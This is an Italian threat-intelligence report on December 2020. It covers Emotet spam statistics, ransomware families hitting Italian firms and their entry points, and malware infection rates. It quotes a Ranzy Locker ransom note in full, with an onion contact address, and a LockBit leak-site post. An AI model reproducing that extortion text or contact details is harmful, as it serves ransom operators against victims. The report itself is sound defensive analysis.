
Emotet è un malware molto pericoloso, perché è in grado di infettare la rete aziendale utilizzando la tecnica dello "*spostamento laterale*", oppure attraverso un approccio indiretto rispondendo ad email interne tra colleghi della stessa azienda.

Nel grafico sottostante possiamo vedere la tipologia degli indirizzi email (Top Level Domain) a cui è stato "spammato" Emotet. In questa particolare rappresentazione, sono state prese come campione di analisi più di 446.000 email monitorate dal C.R.A.M. nel mese di dicembre.

Al primo posto troviamo con oltre il 41% dei messaggi ricevuti gli indirizzi email "**.com**". Gli indirizzi email ".com" sono di tipo "commerciale" e non sono assegnati ad un Paese specifico. Al secondo posto troviamo l'**Italia** con il 16%. La **Spagna** (.es) si posiziona al terzo posto con il 5,77% . Il **Messico** (.mx) si posiziona al quarto posto, davanti a **Brasile** (.br), **Cile** (.cl) e **Canada** (.ca).

L'**Italia** è stata pesantemente colpita a dicembre da Emotet, passando dalla 12ª posizione di ottobre alla 2ª posizione di dicembre.

Emotet ha trovato terreno fertile in Italia, grazie alla fragilità della cyber-security del nostro paese, dove gli investimenti su questo settore non vengono nemmeno presi in considerazione o sono ridotti all'osso dalla maggior parte delle società ed enti italiani. Questa poca attenzione viene sfruttata da Emotet per diffondere le proprie campagne di malspam attraverso l'utilizzo di molteplici account compromessi di posta elettronica di utenti italiani.



L'**Italia** sta soffrendo pesantemente gli attacchi di Emotet. Nelle TOP10, che includono il periodo tra agosto 2020 e gennaio 2021, l'Italia si classifica rispettivamente seconda (FAKE Sender), seconda (REAL Sender) e terza (Recipient), facendo intuire che il nostro paese sia una facile terra di conquista dei cyber-criminali. Questa debacle italiana potrebbe essere dovuta a scarsi o inefficaci investimenti nella cyber-sicurezza delle aziende italiane. A dicembre, l'Italia è stata colpita pesantemente da Emotet, scuole, università e importanti aziende sono state attaccate, tra queste possiamo annoverare le caselle di posta elettronica del Ministero dell'Istruzione:

- istruzione.it
- pec.istruzione.it
- posta.istruzione.it
- postacert.istruzione.it

Grazie al servizio haveibeenEMOTET possiamo suddividere gli indirizzi email "abusati" da Emotet nelle seguenti tipologie:


- FAKE Sender;
- REAL Sender;
- Recipient.

Nei grafici sottostanti possiamo vedere le TOP10 da agosto 2020 a gennaio 2021, relative alle tipologie degli indirizzi email (Top Level Domain) di FAKE Sender, REAL Sender e Recipient.

Con "FAKE Sender" Emotet cerca di impersonare il mittente del messaggio di posta, nascondendo il mittente reale attraverso un'etichetta e simulando una "reply chain", che include il corpo del messaggio rubato al mittente che sta impersonando.

TOP 10 FAKE SENDER Domain Extension compared to the total of monitored emails:


#	Domain Extension	%
1	COM	38.14 %
2	IT	6.47 %
3	AU	3.87 %
4	NET	3.23 %
5	RO	2.9 %
6	NZ	2.58 %
7	ORG	2.51 %
8	FR	2.29 %
9	BR	2.08 %
10	GR	2.02 %
11	Others (aggregated)	33.91 %



Emotet per l'invio dei messaggi di posta utilizza le credenziali di autentificazione dei "REAL Sender". Emotet quando infetta una vittima, non si limita a rubare il corpo dei messaggi in posta in arrivo, ma ruba anche le credenziali di invio (login e password).

TOP 10 REAL SENDER Domain Extension compared to the total of monitored emails:


#	Domain Extension	%
1	COM	37.19 %
2	IT	6.73 %
3	BR	5.83 %
4	NET	3.84 %
5	FR	3.3 %
6	JP	3.14 %
7	ZA	2.67 %
8	GR	2.64 %
9	DE	2.16 %
10	AU	1.91 %
11	Others (aggregated)	30.59 %



I Recipient di Emotet possono essere qualsiasi indirizzo email, tutti noi possiamo essere un target, ma spesso sono gli indirizzi email presenti all'interno di un thread di posta rubato alla vittima del "FAKE Sender". La tecnica è di sfruttare il collegamento tra "FAKE Sender" e Recipient, per aumentare la probabilità che il destinatario si infetti, aprendo un documento inviato da una persona che conosce.

TOP 10 RECIPIENT Domain Extension compared to the total of monitored emails:

#	Domain Extension	%
1	COM	36.76 %
2	IT	8.31 %
3	BR	5.2 %
4	NET	3.76 %
5	FR	3.23 %
6	JP	3 %
7	ZA	2.51 %
8	GR	2.42 %
9	DE	1.81 %
10	MX	1.81 %
11	Others (aggregated)	31.19 %



Ransomware

Dicembre 2020- ITALIA

Continuano gli attacchi ransomware utilizzando differenti vettori d'infezione.

Questo mese registriamo una leggera flessione degli attacchi ransomware rispetto al mese precedente.

La nostra telemetria ha registrato gli attacchi dei seguenti ransomware:

- **Phobos;**
- **Makop;**
- **Stop/Djvu**
- **Ranzy Locker.**


I ransomware identificati a dicembre derivano da attacchi attraverso il desktop remoto (RDP) mirati verso aziende italiane, vulnerabilità di VPN, scaricati da altri malware oppure dal download di software infetto.


Gli attacchi via RDP mirati/"targettizzati" verso aziende italiane, permettono un accesso abusivo al sistema per eseguire direttamente il ransomware. In queste particolari situazioni il cybercriminale o attaccante cerca di disinstallare l'antivirus o di renderlo inefficace, in modo che l'attacco ransomware abbia successo.

Phobos e **Makop** sono stati utilizzati nell'attacco avvenuto sfruttando la vulnerabilità della VPN del firewall FortiGate di Fortinet, la quale ha permesso di accedere alla rete locale e quindi di conseguenza ai server tramite RDP.

L'estensione dei file cifrati dal Phobos in questo attacco è stata .EKING.


Nelle successive figure possiamo vedere le richieste di riscatto rispettivamente dei ransomware **Phobos** e **Makop**.





Il ransomware **Stop/Djvu** è stato diffuso attraverso il download di software infetti, nella figura sottostante vediamo la richiesta di riscatto di 490 $.

Il ransomware **Ranzy Locker** è stato diffuso attraverso accesso abusivo via RDP, nella figura sottostante vediamo la richiesta di riscatto.



readme.txt - Blocco note di Windows


File Modifica Formato Visualizza ?


```
------ Ranzy Locker 1.1 ===---

Attention! Your network has been locked.
Your computers and server are locked now.
All encrypted files have extension: .ranzy

---- How to restore my files? ----

All files on each host in your network encrypted with strongest encryption algorithms
Backups are deleted or formatted, do not worry, we can help you restore your files

Files can be decrypted only with private key - this key stored on our servers
You have only one way for return your files back - contact us and receive universal decryption program

Do not worry about guarantees - you can decrypt any 3 files FOR FREE as guarantee

---- How to get your files back ----

You have 2 ways for open our website and contact with us:

1. Open via any browser (this way can be blocked so its better to use way 2)
  a. Open any browser.
  b. Open our website: https://ranzylock.hk/[redacted]

2. Open via TOR Browser
  a. Download TOR Browser here: https://www.torproject.org/download/
  b. Open TOR website: http://a6a5b4ppnkrio3nikyutfexbc6y5dc6kfhj3jr32kdwbryr2lempkuyd.onion/[redacted]
       !! This page can be open only in TOR Browser.

All instructions how to decrypt your files you can find on our website.

!! This is only way to get your files back - do not use third-party company or software because you can lose all your
files.

---- Recovery information ----

key: [redacted]
personal id: [redacted]
```

Anche in questo attacco, come era già successo nei mesi precedenti, i cyber-criminali hanno eseguito più volte il ransomware, perché veniva bloccata la cifratura dal sistema anti-ransomware incorporato nel prodotto anti-virus Vir.IT eXplorer PRO. I cyber-criminali sfruttando l'accesso via RDP e attraverso le credenziali di utenti Administrator hanno la possibilità di creare maggiori danni all'infrastruttura informatica spostandosi anche all'interno della rete per colpire il maggior numero di terminali/server.

Il 4 dicembre la società **Kopter Group** appartenente a **Leonardo Company** è stata colpita da un attacco ransomware con esfiltrazione di dati.

A darne notizia è stato il gruppo di cyber-criminali di **LockBit** attraverso un post nel proprio blog nel dark web, come possiamo vedere dalle seguenti immagini:






Kopter Group (Leonardo) have been hacked and data locked and stolen. They do not write to us so we will publish all data in 72 hours. Some example files have been uploaded for proof: 2019-12-17_Statement_of_Accounts_-_Sales_Cont 20201116_PS4_Project_MasterFile.xlsx Projekt LINDEN - Linden_Finance Q&A_06122019_ Application Roadmap.vsdx All data release in final upload in 72 hour.

BACK TO BLOG

Il 28 dicembre un'altra società italiana la **Snaitech,** uno dei principali operatore di gioco legale in Italia, ha annunciato con un comunicato stampa di essere stata colpita da un attacco informatico a partire dal 27 dicembre 2020, che ha messo fuori uso il proprio portale, come possiamo vedere dalle immagini sottostanti. Ad oggi nessun gruppo di cyber-criminali ha rivendicato l'attacco a **Snaitech.**



Comunicato

Snaitech, uno dei principali operatori di gioco legale in Italia, annuncia di essere stata oggetto di un attacco informatico da parte di ignoti che ha provocato, a partire dal 27 dicembre scorso, il mal funzionamento del sito snai.it e delle app di gioco.

La società, che ha provveduto negli anni ad incrementare le misure in termini di cyber security, ha immediatamente avviato, con l'ausilio di primarie partner internazionali, una massiva procedura di controllo mettendo in sicurezza la propria rete aziendale, il sito e le app al fine di effettuare tutti gli interventi manutentivi e di controllo necessari al ripristino dei sistemi.

Sulla base di quanto emerso dalle attività di analisi e ripristino in corso, si esclude l'ipotesi di una intrusione nei conti di gioco nonchè l'estrazione di dati. Si rassicurano, quindi, gli utenti in merito ai propri conti che non subiranno nessuna modifica o perdita. L'azienda conferma anche di aver intrapreso tutte le necessarie comunicazioni nei confronti dell'Autorità competenti.

Pertanto, ogni altra informazione non ufficiale apparsa, o che dovesse apparire, sui mezzi di comunicazione e/o sui social finalizzata a veicolare informazioni false e lesive dell'immagine e degli interessi di Snaitech sarà perseguita nelle sedi competenti. L'azienda assicura che, appena possibile, fornirà ulteriori informazioni in merito al ripristino delle proprie attività.

Prevalenza

Dicembre 2020—ITALIA

Quanto sono protetti i computer in Italia dagli attacchi informatici ? Quanto è alto il rischio che un utente sia colpito da un ransomware ?

Per rispondere a queste domande dobbiamo parlare di “prevalenza” e “infection rate”.

La prevalenza è un indice che ci permette di capire lo stato della Cyber-Security. Questo dato fornisce lo stato di “salute” dei computer, quantificando il numero di computer colpiti da malware.


Vediamo ora i dati relativi alla prevalenza dei malware registrati dal C.R.A.M. di TG Soft nel mese di dicembre. Per prevalenza si intende l'incidenza che i malware hanno in un determinato periodo. Il valore calcolato si chiama "rate di infezione".

Il rate di infezione viene calcolato dividendo il numero di computer ove siano stati rilevati attacchi per il numero di computer dove è installato il software anti-virus Vir.IT eXplorer. Possiamo calcolare il rate di infezione per le seguenti categorie:

- Tipologia del malware
- Sistema operativo (client/server)

Al primo posto i **Trojan** con una percentuale del 3,89%. Secondo posto confermato per i **PUP** , con una percentuale del 2,13%. Terzo gradino del podio per la categoria **Adware** con l'1,77%.

In 4ª e 5ª posizione troviamo le **MACRO EXCEL** e **WORD.** In 6ª posizione troviamo i **VIRUS**, seguiti dai **DECEPTOR** e **WORM**. Si attestano in 9ª posizione i **Ransomware** con lo 0,31% in leggero calo rispetto al mese scorso. Sono considerati tra i malware più pericolosi se non addirittura i più incontrastabili qualora si fosse sprovvisti di tecnologie Anti-Ransomware. Ricordiamo che per Ransomware vengono considerati tutti i malware che chiedono un riscatto, come, ad esempio, i Crypto-malware (SodinoKibi, Phobos, LockBit etc.) e il vecchio, famoso ed oramai estinto FakeGDF (virus della polizia di stato, guardia di finanza etc.).




Andiamo ora ad analizzare la prevalenza delle infezioni del mese di dicembre in base ai sistemi operativi suddivisi tra sistemi Server e Client.

Nelle immagini che seguono i dati raccolti sono stati suddivisi secondo i sistemi operativi Windows Server e Client in macro categorie, senza dividere per tipo di architettura o per le varianti che la stessa versione può avere (es: Server 2008 R2, Server 2008 R2 Foundation, etc.), calcolati sulla totalità delle macchine rispettivamente server e client indicate.

Dai dati relativi ai server, si potrebbe evincere che la probabilità dell'infezione/attacco di un Server 2019 rispetto ad un Server 2012 (più datato…) è di un ordine di grandezza inferiore 0,46% contro 2,83%.

